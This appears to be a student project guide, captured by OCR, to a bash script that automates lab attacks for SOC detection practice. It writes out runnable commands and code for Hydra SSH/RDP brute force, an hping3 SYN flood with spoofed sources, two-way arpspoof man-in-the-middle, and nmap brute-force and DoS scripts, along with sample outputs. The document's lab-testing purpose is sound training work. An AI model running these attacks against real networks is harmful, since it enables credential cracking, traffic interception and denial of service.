Bash Script Information guide (authored by: Mary Ann Lim Tian)

This is bash script main objective is to test different attack in a test environment only. simple tools are used wherein user will have option to choose attack type and all attack type log are recorded. IP Range is required to list available IP addresses to choose from as target.

The following executions in the bash script are:

1. Information message about the script and will be asking for sudo right password to run it

Here are the tools and how to install

Ensure linux OS are up to date.
Install command: sudo apt-get update
It is used to download package information from all configured sources.

A. **Xterm** - X terminal emulator. It will be used to launch another terminal window to show the running command process on some of the attacks like hydra and arpspoof
Install command: sudo apt-get install xterm

B. - is an active/passive address reconnaissance tool, mainly developed for those wireles**Netdiscover** s networks without dhcp server, when you are wardriving.
Install command: sudo apt install netdiscover

C. **Crunch** - is a wordlist generator where you can specify a standard character set or any set of characters to be used in generating the wordlists.
Install command: sudo apt install crunch

D. **John the ripper** - is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords, and even automatically mail users warning them about it, if it is desired.
Install command: sudo apt install john

E. **Hydra** - is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.
Install command: sudo apt install hydra

F. **Hping3** - is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.
Install command: sudo apt install hping3

G. **NMAP** - is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification). Nmap also offers flexible target and port specification, decoy/stealth scanning, sunRPC scanning, and more.
Install command: sudo apt install nmap

H. **Dsniff package using Arpspoof tool** - Send out unrequested (and possibly forged) arp replies.

Arpspoof - also known as ARP poisoning, is used to send fake ARP messages to a victim's machine, tricking it into sending its traffic to the attacker's machine or another gateway on the network.

Install command:sudo apt install dsniff

```
[*] Thank you for using this script authored by Mary Ann Lim Tian
[!] Warning: This script is only intended for testing within a lab environment
[*] This script is about running an attack test for Project SOC Checker
[*] It will allow you to input IP Range to display the list of IP addresses as target and select type of attack to execute.
[*] Before starting the please ensure following tools are installed
[!] Xterm, Netdiscover, Hydra, NMAP, Crunch, John the ripper, Arpspoof,Hping3
[*] You also need to open Wireshark to view the attack as it runs.
```

2. User need to input IP Range in IP address / subnet format and use netdiscover command to display all available IP address within the network range

```
[?] Input IP Network Range and Subnet [24/16/8/4] (sample format-192.168.6.0/24): 192.168.170.0/24
```

3. The below screen shows different type of attacks and requiring to input the letter of choice

```
[*] These are the different type of attacks
[*] A - Bruteforce attack to ssh or rdp using hydra command
[*] B - DOS Denial of Service attack on icmp mode using Hping3
[*] C - Man in the Middle attack using Arpspoof
[*] D - NMAP tool - Bruteforce and DOS attack
[*] Please input the type of attack to run [A|B|C|D]:
```

A. Bruteforce attack on ssh or rdp using hydra tool - is an attempt to utilize the power of computers to match a credential, such as a password and trying all possible way to authenticate into the target host server or computer remotely

B. DOS - Denial of Service attack using hping3 tool - is characterized by an explicit attempt by attackers to prevent legitimate use of a service.

C. Man in the Middle attack using Arpspoof tool - is a type of eavesdropping attack, where attackers interrupt an existing conversation or data transfer.

D. NMAP attack tools using its featured script:

D1. Bruteforce on HTTP and FTP - to perform password auditing on HTTP port 80 and FTP port 21

D2. DOS attack - to perform test if target Is Vulnerable to Dos

NOTE: LLMNR and Metasploit attacks are still in works

****

4. **Attack Option A:** Bruteforce using Hydra tool and will list the available IP address user require to enter IP address from the list its description

```
[*] You have selected Bruteforce attack - Hydra tool
[*] Hydra is an open source,a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services
[*] This attack will create a password list using crunch tool.
[*] The default administrator username will be used to bruteforce to rdp and
[*] default root username will be used to bruteforce to ssh
[*] Hydra command will be used as trial-and-error to crack password or login credentials

[*] Here are the available IP address from 192.168.170.0/24
192.168.170.1
192.168.170.2
192.168.170.130
192.168.170.131
192.168.170.254

--
[?]Input Target IP address from above list 192.168.170.130
```

what is expected :

4a. on doing this test - a default username will be used and a password list will be created using crunch with standard format of working on

```
crunch 4 4 1ac@ -o passwordlist.lst #simple password list creation for this Hydra attack test
```

default username: administrator for rdp bruteforce and root for ssh bruteforce


```
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output
```

4b. The displays are as follows

- it will also check if the OS is Unix, Linux or Windows to perform either attempt to ssh (Unix and Linux OS) or rdp (Windows).
- it will also tells user that the attack is starting
- it also has option to press any key to stop the attack (alternative to CTRL-C) and close the xterm window

```
[*] The OS is Unix
[*] Starting bruteforce attack...
Press any key to stop attack...
```


simultaneously, using xterm command will open another window to display the attack output. user has option to close the xterm window which is alternative way to cancel (CTRL-C) the command



4c. Once attack is stop, steps 8 to 12 follows (depend on choices)

****

5. **Attack Option B:** DOS attack using Hping3 tool and will list the available IP address and its description
user require to enter IP address from the list. Attack will run after pressing any key to resume any key to resume below output is shown



what is expected:
5a. Will show the Hping attacking at target IP, Type of flood set (S for SYN). flood type mode, data bytes and from random source IP. No replies will be shown for --flood mode

for this test we are using this standard format

```
sudo hping3 -S -d 120 --flood --rand-source $TargetIPAdd & PID1=$!
```

```
[?]Input Target IP address from above list 192.168.170.130
Press any key to resume ...
Press any key to stop attack...
HPING 192.168.170.130 (eth0 192.168.170.130): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

5b. user require to open wireshark to see the attack results

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Ler	Info
4	-9.803877776	32.160.231.212	192.168.170.130	TCP	1…	42993 → 0 [SYN] Seq=0 Win=512 Len=120
5	-9.803827597	57.253.126.250	192.168.170.130	TCP	1…	42994 → 0 [SYN] Seq=0 Win=512 Len=120
6	-9.803814897	11.163.12.248	192.168.170.130	TCP	1…	42995 → 0 [SYN] Seq=0 Win=512 Len=120
7	-9.803766253	251.253.195.114	192.168.170.130	TCP	1…	42996 → 0 [SYN] Seq=0 Win=512 Len=120
8	-9.803755698	158.18.214.236	192.168.170.130	TCP	1…	42997 → 0 [SYN] Seq=0 Win=512 Len=120
9	-9.803626345	64.75.185.182	192.168.170.130	TCP	1…	42998 → 0 [SYN] Seq=0 Win=512 Len=120
10	-9.803611711	63.173.35.68	192.168.170.130	TCP	1…	42999 → 0 [SYN] Seq=0 Win=512 Len=120
11	-9.803554391	192.168.170.130	217.21.70.180	TCP	60	0 → 42984 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	-9.803554297	192.168.170.130	107.217.2.84	TCP	60	0 → 42985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	-9.803554266	192.168.170.130	45.187.151.89	TCP	60	0 → 42986 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	-9.803554231	192.168.170.130	96.6.46.186	TCP	60	0 → 42987 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	-9.803554078	192.168.170.130	182.236.49.250	TCP	60	0 → 42988 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	-9.803554039	192.168.170.130	44.156.239.236	TCP	60	0 → 42989 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	-9.803553999	192.168.170.130	94.212.99.146	TCP	60	0 → 42990 [RST, ACK] Seq=1 Ack=121 Win=0 Len=0
18	-9.803553964	192.168.170.130	37.158.212.127	TCP	60	0 → 42991 [RST, ACK] Seq=1 Ack=121 Win=0 Len=0
19	-9.803523273	247.100.192.178	192.168.170.130	TCP	1…	43000 → 0 [SYN] Seq=0 Win=512 Len=120
20	-9.803509361	11.149.195.77	192.168.170.130	TCP	1…	43001 → 0 [SYN] Seq=0 Win=512 Len=120
21	-9.803460913	68.11.71.32	192.168.170.130	TCP	1…	43002 → 0 [SYN] Seq=0 Win=512 Len=120
22	-9.803448863	248.214.14.68	192.168.170.130	TCP	1…	43003 → 0 [SYN] Seq=0 Win=512 Len=120
23	-9.803377260	52.207.100.111	192.168.170.130	TCP	1…	43004 → 0 [SYN] Seq=0 Win=512 Len=120
24	-9.803364947	21.32.173.70	192.168.170.130	TCP	1…	43005 → 0 [SYN] Seq=0 Win=512 Len=120
25	-9.802879612	228.86.173.212	192.168.170.130	TCP	1…	43011 → 0 [SYN] Seq=0 Win=512 Len=120
26	-9.802821553	77.68.182.173	192.168.170.130	TCP	1…	43012 → 0 [SYN] Seq=0 Win=512 Len=120
27	-9.802812638	127.217.19.68	192.168.170.130	TCP	1…	43013 → 0 [SYN] Seq=0 Win=512 Len=120

5c. Once attack is stop, steps 8 to 12 follows (depend on choices)

****

6. **Attack Option C:** man in the middle attack using arpspoof tool and will list the available IP address and its description

what is expected:

6a. Asking user for Target IP address from llist

```
[*] You have selected Man in the Middle (MITM) attack - ARPspoof tool
[*] ARPspoof to refer to an attack where a hacker impersonates the MAC address of another device on a local network.
[*] That results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.

[*] Here are the available IP address from 192.168.170.0/24
192.168.170.1
192.168.170.2
192.168.170.130
192.168.170.131
192.168.170.254

--
[?]Input Target IP address from above list
```

Display gateway IP list and asking user to enter gateway IP


```
Gateway
192.168.170.2
0.0.0.0
[?] Input Gateway or Router IP from above list
```

```
[*] Here are the available IP address from 192.168.170.0/24
192.168.170.1
192.168.170.2
192.168.170.130
192.168.170.131
192.168.170.254

--
[?]Input Target IP address from above list 192.168.170.133

Gateway
192.168.170.2
0.0.0.0
[?] Input Gateway or Router IP from above list 192.168.170.2
```

6c. Will delete if Target IP exist in ARP table

```
No ARP entry for 192.168.170.133
```

6c. xterm will open 2 windows showing on left window the result of telling the victiom IP address that you are the router and the right window the result of telling the router that you are the victim




```
sudo arpspoof -t $TargetIPAdd $RouterIPAdd | sudo arpspoof -t $RouterIPAdd $TargetIPAdd
```

6d. User to browse to any website at target IP pc to show the attack results wireshark or URLsnarl to see the attack output. **User need to open wireshark or urlsnarl** to see the results

6e. Once attack is stop, steps 8 to 12 follows (depend on choices)

****

7. **Attack Option D:** NMAP scripts tool attack (Bruteforce and DOS) using NMAP tool and will list the available IP address and its description


what is expected: standard attack on port 80 (http), 21 (ftp) and DOS ping

7a. choice of some NMAP script features attack

HTTP Bruteforce attack - nmap script will performs brute force password auditing against http basic, digest and ntlm authentication on port 80

FTP Bruteforce attack - Nmap script will performs brute force password auditing against FTP serverson on port 21

DOS Attack - Nmp script to test if target Is Vulnerable to Dos



7b. choice of attack will run the following command

HTTP

```
Nmap script will performs brute force password auditing against http basic, digest and ntlm authentication on port 80
Press any key to resume ...
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-04 18:28 +08
Nmap scan report for 192.168.170.131
Host is up (0.00052s latency).

PORT  STATE SERVICE
80/tcp open  http
| http-brute:
|_  Path "/" does not require authentication
MAC Address: 00:0C:29:BA:E6:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```


FTP

```
Nmap script will performs brute force password auditing against FTP serverson on port 21
Press any key to stop attack...
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-04 18:33 +08
Nmap scan report for 192.168.170.131
Host is up (0.00045s latency).

PORT  STATE SERVICE
21/tcp closed ftp
MAC Address: 00:0C:29:BA:E6:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

DOS

```
--
[?]Input Target IP address from above list 192.168.170.131


This Nmp script to test if target Is Vulnerable to Dos
Press any key to stop attack...
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-04 18:39 +08
```

open wireshark to check on attack packets




No.	Time	Source	Destination	Protocol	Ler Info
1971	11.574318788	192.168.170.131	192.168.170.128	TCP	60 28201 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1972	11.574318819	192.168.170.131	192.168.170.128	TCP	60 1073 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1973	11.574326810	192.168.170.128	192.168.170.131	TCP	58 44801 → 1092 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1974	11.574360053	192.168.170.128	192.168.170.131	TCP	58 44801 → 1110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1975	11.574370621	192.168.170.128	192.168.170.131	TCP	58 44801 → 45100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1976	11.574453242	192.168.170.128	192.168.170.131	TCP	58 44801 → 6666 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1977	11.574530123	192.168.170.128	192.168.170.131	TCP	58 44801 → 9220 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1978	11.574581127	192.168.170.131	192.168.170.128	TCP	60 901 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1979	11.574581271	192.168.170.131	192.168.170.128	TCP	60 1092 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1980	11.574581316	192.168.170.131	192.168.170.128	TCP	60 1110 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1981	11.574581349	192.168.170.131	192.168.170.128	TCP	60 45100 → 44801 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1982	11.574592523	192.168.170.128	192.168.170.131	TCP	58 44801 → 2119 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1983	11.574603375	192.168.170.128	192.168.170.131	TCP	58 44801 → 8649 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1984	11.574758501	192.168.170.128	192.168.170.131	TCP	58 44801 → 7000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


7c. Once attack is stop, steps 8 to 12 follows (depend on choices)

****

8. a message running command cancelled is displayed once user choose to stop.
a message asking if user want to choose another type of attack.




8. if selection is Y or y on another IP range discovery, user will be ask if want to choose another IP range/subnet to discover



if selection is Y or y, the GETIPRANGE function will run again to ask for new IP range and subnet use netdiscover to find all IP available within the declared network range

```
#2. function to get the IP range within subnet and select an IP address within the IP range netweork
function GETIPRANGE
    {
        #IPRange=$(ip route |grep "/"|awk '{print($1)}')
        echo -n "[?] Input IP Network Range and Subnet [24/16/8/4] (sample format-192.168.6.0/24):  "
        read IPRange
        sudo netdiscover -r $IPRange -PN > net_output.lst
        echo -e "\n"
    }
```

9. if selection is N or n on another IP range discovery, the ATTACKTYPE function will run and user will require to select another attack.



```
#3. function to display and choose different type of attacks
function ATTACKTYPE
    {
        echo "[*] These are the different type of attacks "
        echo "[*] A - Bruteforce attack to ssh or rdp using hydra command "
        echo "[*] B - DOS Denial of Service attack on icmp mode using Hping3 "
        echo "[*] C - Man in the Middle attack using Arpspoof "
        echo "[*] D - NMAP tool - Bruteforce and DOS attack "
        echo -n "[*] Please input the type of attack to run [A|B|C|D]: "
        read AttackOption
        echo -e "\n"
            case $AttackOption in
            A|a)
                BRUTEFORCE              #function to bruteforce using Hydra tool
            ;;
            B|b)
                HPING3_ATTACK           #function DOS Attack using Hping3 tool
            ;;
            C|c)
                MITM_ARPSPOOF           #function Man in the Middle using arpspoof tool
            ;;
            D|d)
                NMAP_ATTACK             #function NMAP as tool for bruteforce and DoS attack
            ;;
            #E|e) #work-in-progress
            #   LLMNR_ATTACK
            #;;
            *)                          #if input not within the list provided
                echo "Invalid Choice...try again"
                ATTACKTYPE              #function to display and choose different type of attacks
            ;;
            esac
}
```

```
[?] Do you want to run another IP Range and Subnet? [Y/N]: n
[*] These are the different type of attacks
[*] A - Bruteforce attack to ssh or rdp using hydra command
[*] B - DOS Denial of Service attack on icmp mode using Hping3
[*] C - Man in the Middle attack using Arpspoof
[*] D - NMAP tool - Bruteforce and DOS attack
[*] Please input the type of attack to run [A|B|C|D]:
```

10. if selection is N or n on another attack type, a message informing where the log is stored and asking if user wants to see the log

```
running command cancelled..
Select another attack? [Y/N] n
[*] Attack Audit Log is located in /var/log/attackaudit.log

[?] Do you want to open the audit log? [Y/N]:
```

11. if selection is Y or y on opening the log file, it will open the log and run the exit message and credits

```
[?] Do you want to open the audit log? [Y/N]:
y
[#] Wed Mar 1 03:07:03 AM +08 2023- MITM using ARPspoof tool on 192.168.170.131
[#] Wed Mar 1 09:11:39 PM +08 2023- MITM using ARPspoof tool on 192.168.170.131
[#] Wed Mar 1 09:13:15 PM +08 2023- MITM using ARPspoof tool on 192.168.170.131
```

12. EXITMESSAGE function and CREDITS function result and all created files will be deleted

```
[*] You have exited the script.
[*] THANK YOU! Have an AWESOME day!
[#]**************************************************************************
[#] REFERENCES & CREDITS TO:
[#] Attack Tools Information - https://www.kali.org/tools/
[#] ATTACKTYPE function - (SOC Analyst and Network Research Notes CFC311022 Modules)- https://www.notion.so/cfcapac/
[#] LOGCREATION function - https://stackoverflow.com/questions/42953754/shell-script-checking-if-file-exists-creating-one-export-terminal-as-log
[#] GETIPRANGE function (netdiscover command) - https://www.kali.org/tools/netdiscover/
[#] OPEN_NEW_WINDOW function (xterm command) - https://www.computerhope.com/unix/uxterm.htm
[#] OPEN_NEW_WII    OW function - https://askubuntu.com/questions/46627/how-can-i-make-a-script-that-opens-terminal-windows-and-executes-commands-in-the
[#] Aout Xterm - https://installati.one/ubuntu/21.04/xterm/
[#] Xterm command - https://unix.stackexchange.com/questions/373377/start-xterm-with-different-shell-and-execute-commands
[#] STOP_CMD function (read -n 1) - https://superuser.com/questions/1334929/quit-loop-if-a-key-is-pressed
[#] STOP_CMD function (kill -9) - https://www.zdnet.com/article/how-to-kill-a-process-in-linux/
[#] https://stackoverflow.com/questions/20861295/bash-hide-killed
[#] Hydra tool - https://www.kali.org/tools/hydra/
[#] HPING3 tool - https://linux.die.net/man/8/hping3
[#] MITM_ARPSPOOF function -  https://gist.github.com/saghul/806966
[#] MITM_ARPSPOOF function (sudo bash -c) - https://askubuntu.com/questions/783017/bash-proc-sys-net-ipv4-ip-forward-permission-denied
[#] (>/dev/null 2>&1 & PID=284575) https://stackoverflow.com/questions/19964016/what-does-1-dev-null-21-pid1-mean
[#] (>/dev/null 2>&1) - https://stackoverflow.com/questions/9390124/whats-difference-between-21-dev-null-and-21-dev-null
[#] NMAP_ATTACK function - https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/
[#] Nmap Script Reference: https://nmap.org/nsedoc/scripts/http-brute.html
[#] Nmap Script Reference: https://nmap.org/nsedoc/scripts/ftp-brute.html
[#]**************************************************************************************************
```

----end of script explanation---

BASH SCRIPT SCREENSHOT:

LOGCREATION Function

```
3  # This script is created to automate different types of attack
4
5  #1. function to check and create audit log in /var/log
6  function LOGCREATION
7  {
8          if [ -f /var/log/attackaudit.log ]                  #if attackaudit.log (seleted attack audit log) exist
9          then
10           currentuser=$(whoami)                             #to get current user
11           sudo chown $currentuser /var/log/attackaudit.log  #to provide current user who is not a root user to write in /var/log/attackaudit.log
12
13         else
14           currentuser=$(whoami)                             #to get current user
15           sudo touch /var/log/attackaudit.log               #to create custom log file in /var/log
16           sudo chown $currentuser /var/log/attackaudit.log  #to permit currentuser to write in the custom audit log file
17       fi
18 }
```

GETIPRANGE Function

```
20 #2. function to get the IP range within subnet and select an IP address within the IP range netweork
21 function GETIPRANGE
22     {
23         #IPRange=$(ip route |grep "/"|awk '{print($1)}')
24         echo -n "[?] Input IP Network Range and Subnet [24/16/8/4] (sample format-192.168.6.0/24):  "
25         read IPRange
26         sudo netdiscover -r $IPRange -PN > net_output.lst
27         echo -e "\n"
28     }
```

ATTACKTYPE Function

```
#3. function to display and choose different type of attacks
function ATTACKTYPE
    {
        echo "[*] These are the different type of attacks "
        echo "[*] A - Bruteforce attack to ssh or rdp using hydra command "
        echo "[*] B - DOS Denial of Service attack on icmp mode using Hping3 "
        echo "[*] C - Man in the Middle attack using Arpspoof "
        echo "[*] D - NMAP tool - Bruteforce and DOS attack "
        echo -n "[*] Please input the type of attack to run [A|B|C|D]: "
        read AttackOption
        echo -e "\n"
            case $AttackOption in
            A|a)
                BRUTEFORCE              #function to bruteforce using Hydra tool
            ;;
            B|b)
                HPING3_ATTACK           #function DOS Attack using Hping3 tool
            ;;
            C|c)
                MITM_ARPSPOOF           #function Man in the Middle using arpspoof tool
            ;;
            D|d)
                NMAP_ATTACK             #function NMAP as tool for bruteforce and DoS attack
            ;;
            #E|e) #work-in-progress
            #   LLMNR_ATTACK
            #;;
            *)                          #if input not within the list provided
                echo "Invalid Choice...try again"
                ATTACKTYPE              #function to display and choose different type of attacks
            ;;
            esac
}
```

STOP_CMD Function

```
#4. function to stop the running command without using CTRL-C (cancel)
function STOP_CMD
{

    if [[ $AttackOption == C || $AttackOption == c ]]
    then
        #use for 2 commands running in parallel for Arpspoof
        echo "$PID1 $PID1a - $PID2 $PID2a"
        echo "Press any key to stop attack..."
        read -n 1                       #Returns after reading the specified number of characters while honoring the delimiter to terminate early
        if [[ $PID1 == $PID1a  &&  $PID2 == $PID2a ]]
        then
            echo "$PID1 $PID1a - $PID2 $PID2a"
            sudo kill -9 $PID1 $PID2 & wait &>/dev/null      #kill the the job most recently placed into the background
            echo "running command cancelled.."
        else
             wait 2&>/dev/null
             echo "running command cancelled..."
        fi
    else
        #use for single running command except Arpspoof
        echo "Press any key to stop attack..."
        read -n 1                       #Returns after reading the specified number of characters while honoring the delimiter to terminate early.
        if [ $PID1 == $PID1a ]
        then
            sudo kill -9 $PID1 & wait &>/dev/null #kill the the job most recently placed into the background and hide the terminate output message

            echo "running command cancelled.."
        else
             &>/dev/null
             echo "running command cancelled..."
        fi
    fi
}
```

EXITMESSAGE function

```
 #5. function to execute exit script message
 function EXITMESSAGE
 {
     currentpath=$(pwd)
     ExitMessage1=$(echo "[*] You have exited the script.")
     ExitMessage2=$(echo "[*] THANK YOU! Have an AWESOME day!")
     echo -e "\n"
     echo -e "[*] Attack Audit Log is located in /var/log/attackaudit.log \n"
     echo "[?] Do you want to open the audit log? [Y/N]: "
     read answer
         if [[ $answer == Y || $answer == y ]]
         then
             cat /var/log/attackaudit.log
         fi
             echo "$ExitMessage1"
             echo "$ExitMessage2"
     CREDITS
     rm $currentpath/net_output.lst
     rm $currentpath/passwordlist.lst
     echo "The followimg files deleted: net_output.lst and passwordlist.lst "
 }
```

CREDITS Function

```
#6. Research References
function CREDITS
{
    echo -e "\n"
    echo "[#]*********************************************************************************************"
    echo "[#] REFERENCES & CREDITS TO:"
    echo "[#] Attack Tools Information - https://www.kali.org/tools/ "
